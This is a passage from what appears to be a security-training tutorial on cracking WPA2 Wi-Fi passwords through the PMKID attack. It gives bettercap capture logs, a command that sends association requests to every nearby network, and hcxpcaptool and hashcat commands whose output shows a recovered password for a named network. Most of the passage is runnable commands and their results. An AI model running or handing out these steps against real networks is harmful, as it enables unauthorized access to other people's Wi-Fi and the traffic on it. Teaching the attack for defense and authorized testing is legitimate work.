[16:14:58] [wifi.client.handshake] captured 9c:ef:d5:fb:d1:5c → Amit 2.4G (68:14:01:5a:0e:9c) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
[16:14:58] [wifi.client.handshake] captured 9c:ef:d5:fb:d1:5c → Amit 2.4G (68:14:01:5a:0e:9c) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
[16:14:58] [wifi.client.handshake] captured 9c:ef:d5:fb:d1:5c → Amit 2.4G (68:14:01:5a:0e:9c) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
[16:14:58] [wifi.client.handshake] captured 9c:ef:d5:fb:d1:5c → Amit 2.4G (68:14:01:5a:0e:9c) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
[16:14:58] [wifi.client.handshake] captured 9c:ef:d5:fb:d1:5c → Amit 2.4G (68:14:01:5a:0e:9c) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
[16:14:58] [wifi.client.handshake] captured 9c:ef:d5:fb:d1:5c → Amit 2.4G (68:14:01:5a:0e:9c) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
```

As we can see, we have successfully received the RSN frame containing PMKID and it has been saved in a pcap format. What is I want to send an association request to all the Wi-Fis available? To do that the command is:

```
wifi.assoc all
```

And yes, all the vulnerable routers returned the RSN frame containing PMKID and it got saved in a pcap file.

Now we can use the hcxcapttool to convert this pcap file in Hashcat crackable format and use Hashcat to crack the PMK hash.

```
hcxcapttool -z hashpmkid bettercap-wifi-handshakes.pcap
hashcat -m 16800 --force hashpmkid /usr/share/wordlists/rockyou.txt --show
```

Here, 16800 is the code for PMKID WPA/WPA2 hash type. We have used the rockyou dictionary here.



```

(root@kali)~[~]
# hcxcapttool -z hashpmkid bettercap-wifi-handshakes.pcap

reading from bettercap-wifi-handshakes.pcap

summary capture file:

file name.....: bettercap-wifi-handshakes.pcap
file type.....: pcap 2.4
file hardware information.....: unknown
capture device vendor information: 000000
file os information.....: unknown
file application information.....: unknown (no custom options)
network type.....: DLT_IEEE802_11_RADIO (127)
endianness.....: little endian
read errors.....: flawless
minimum time stamp.....: 17.06.2021 17:12:11 (GMT)
maximum time stamp.....: 17.06.2021 17:13:07 (GMT)
packets inside.....: 16
skipped damaged packets.....: 0
packets with GPS NMEA data.....: 0
packets with GPS data (JSON old): 0
packets with FCS.....: 0
beacons (total).....: 2
beacons (WPS info inside).....: 2
association requests.....: 6
EAPOL packets (total).....: 8
EAPOL packets (WPA2).....: 8
PMKIDs (zeroed and useless).....: 3
PMKIDs (not zeroed - total).....: 2
PMKIDs (WPA2).....: 8
PMKIDs from access points.....: 2
best PMKIDs (total).....: 2

summary output file(s):

2 PMKID(s) written to hashpmkid

(root@kali)~[~]
# hashcat -m 16800 --force hashpmkid /usr/share/wordlists/rockyou.txt --show
6814015a0e9c:9cefd5fbd15c:Amit 2.4G:kolakola

```

And it's so simple. Bettercap is a sniffer with many other such functionalities besides Wi-Fi packet sniffing.

\*\*\*\*\*

# JOIN OUR TRAINING PROGRAMS

